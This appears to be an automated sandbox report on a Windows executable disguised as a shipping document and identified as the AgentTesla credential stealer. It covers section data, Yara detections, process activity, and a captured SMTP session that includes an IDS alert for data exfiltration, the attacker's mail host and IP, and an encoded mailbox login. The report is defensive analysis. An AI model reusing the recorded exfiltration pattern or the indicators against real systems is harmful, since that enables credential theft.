.text	0x2000	0xabf88	0xac000	False	0.917020575945	data	7.85459508247	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xae000	0x638	0x800	False	0.34521484375	data	3.50668611215	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb0000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/02/21-15:50:09.021241	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49802	587	192.168.2.3	103.195.185.115

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 15:50:05.136945009 CET	192.168.2.3	8.8.8.8	0x9f4c	Standard query (0)	mail.demo.jeninfo.com	A (IP address)	IN (0x0001)
Dec 2, 2021 15:50:05.860317945 CET	192.168.2.3	8.8.8.8	0x4f4a	Standard query (0)	mail.demo.jeninfo.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 15:50:05.516716003 CET	8.8.8.8	192.168.2.3	0x9f4c	No error (0)	mail.demo.jeninfo.com	demo.jeninfo.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 15:50:05.516716003 CET	8.8.8.8	192.168.2.3	0x9f4c	No error (0)	demo.jeninfo.com		103.195.185.115	A (IP address)	IN (0x0001)
Dec 2, 2021 15:50:05.878249884 CET	8.8.8.8	192.168.2.3	0x4f4a	No error (0)	mail.demo.jeninfo.com	demo.jeninfo.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 15:50:05.878249884 CET	8.8.8.8	192.168.2.3	0x4f4a	No error (0)	demo.jeninfo.com		103.195.185.115	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Dec 2, 2021 15:50:06.927009106 CET	587	49802	103.195.185.115	192.168.2.3	220-bh-in-22.webhostbox.net ESMTP Exim 4.94.2 #2 Thu, 02 Dec 2021 14:50:06 +0000 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Dec 2, 2021 15:50:06.927447081 CET	49802	587	192.168.2.3	103.195.185.115	EHLO 035347
Dec 2, 2021 15:50:07.072676897 CET	587	49802	103.195.185.115	192.168.2.3	250-bh-in-22.webhostbox.net Hello 035347 [84.17.52.65] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Dec 2, 2021 15:50:07.074709892 CET	49802	587	192.168.2.3	103.195.185.115	AUTH login ZmluYW5jZUBkZW1vLmplbmluZm8uY29t
Dec 2, 2021 15:50:07.220199108 CET	587	49802	103.195.185.115	192.168.2.3	334 UGFzc3dvcmQ6
Dec 2, 2021 15:50:08.120759010 CET	587	49802	103.195.185.115	192.168.2.3	235 Authentication succeeded
Dec 2, 2021 15:50:08.121718884 CET	49802	587	192.168.2.3	103.195.185.115	MAIL FROM:<finance@demo.jeninfo.com>
Dec 2, 2021 15:50:08.266720057 CET	587	49802	103.195.185.115	192.168.2.3	250 OK
Dec 2, 2021 15:50:08.267219067 CET	49802	587	192.168.2.3	103.195.185.115	RCPT TO:<finance@demo.jeninfo.com>
Dec 2, 2021 15:50:08.426610947 CET	587	49802	103.195.185.115	192.168.2.3	250 Accepted
Dec 2, 2021 15:50:08.427053928 CET	49802	587	192.168.2.3	103.195.185.115	DATA
Dec 2, 2021 15:50:08.572154999 CET	587	49802	103.195.185.115	192.168.2.3	354 Enter message, ending with "." on a line by itself
Dec 2, 2021 15:50:09.024741888 CET	49802	587	192.168.2.3	103.195.185.115	.
Dec 2, 2021 15:50:09.170361996 CET	587	49802	103.195.185.115	192.168.2.3	250 OK id=1msnPU-001ojR-GJ

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Shipping Document BL Copy.exe PID: 7068 Parent PID: 2808

General

Start time:	15:48:19
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\Shipping Document BL Copy.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Shipping Document BL Copy.exe"
Imagebase:	0xe40000
File size:	707584 bytes
MD5 hash:	A11BDDF84A3F7098A1200185D96D2DDF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.302606282.0000000004249000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.302606282.0000000004249000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.301906183.0000000003241000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.301950347.000000000327D000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: Shipping Document BL Copy.exe PID: 7136 Parent PID: 7068

General

Start time:	15:48:21
Start date:	02/12/2021
Path:	C:\Users\user\Desktop\Shipping Document BL Copy.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Shipping Document BL Copy.exe
Imagebase:	0x820000
File size:	707584 bytes
MD5 hash:	A11BDDF84A3F7098A1200185D96D2DDF

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000000.298383826.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000000.298383826.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.557996705.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000002.557996705.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000000.299280557.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000000.299280557.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000000.298778595.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000000.298778595.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000000.299813727.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000000.299813727.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.561404484.0000000002D21000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.561404484.0000000002D21000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: tKZVPq.exe PID: 6556 Parent PID: 3352

General

Start time:	15:48:54
Start date:	02/12/2021
Path:	C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe"
Imagebase:	0x390000
File size:	707584 bytes
MD5 hash:	A11BDDF84A3F7098A1200185D96D2DDF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000008.00000002.381266500.00000000027F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000008.00000002.381339607.000000000282D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.382185263.00000000037F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.382185263.00000000037F9000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 14%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: tKZVPq.exe PID: 6240 Parent PID: 6556

General

Start time:	15:48:58
Start date:	02/12/2021
Path:	C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe
Imagebase:	0x7b0000
File size:	707584 bytes
MD5 hash:	A11BDDF84A3F7098A1200185D96D2DDF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.377270702.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.377270702.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.378517305.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.378517305.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.402190166.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.402190166.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.377815268.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.377815268.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000000.376744796.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000000.376744796.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.404740810.0000000002AD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.404740810.0000000002AD1000.00000004.00000001.sdmp, Author: Joe Security

Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Analysis Process: tKZVPq.exe PID: 6832 Parent PID: 3352

General

Start time:	15:49:02
Start date:	02/12/2021
Path:	C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe"
Imagebase:	0xb60000
File size:	707584 bytes
MD5 hash:	A11BDDF84A3F7098A1200185D96D2DDF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000A.00000002.400436439.0000000002FA1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.404660056.0000000003FA9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000A.00000002.404660056.0000000003FA9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000A.00000002.400597276.0000000002FDD000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Analysis Process: tKZVPq.exe PID: 2256 Parent PID: 6832

General

Start time:	15:49:06
Start date:	02/12/2021
Path:	C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\tKZVPq\tKZVPq.exe
Imagebase:	0xb70000
File size:	707584 bytes
MD5 hash:	A11BDDF84A3F7098A1200185D96D2DDF
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000000.395789636.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000C.00000000.395789636.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000000.393587407.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000C.00000000.393587407.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000002.560842841.0000000002FB1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000C.00000002.560842841.0000000002FB1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000000.395273418.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000C.00000000.395273418.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000000.396352645.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000C.00000000.396352645.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000002.557983586.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000C.00000002.557983586.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Disassembly

Code Analysis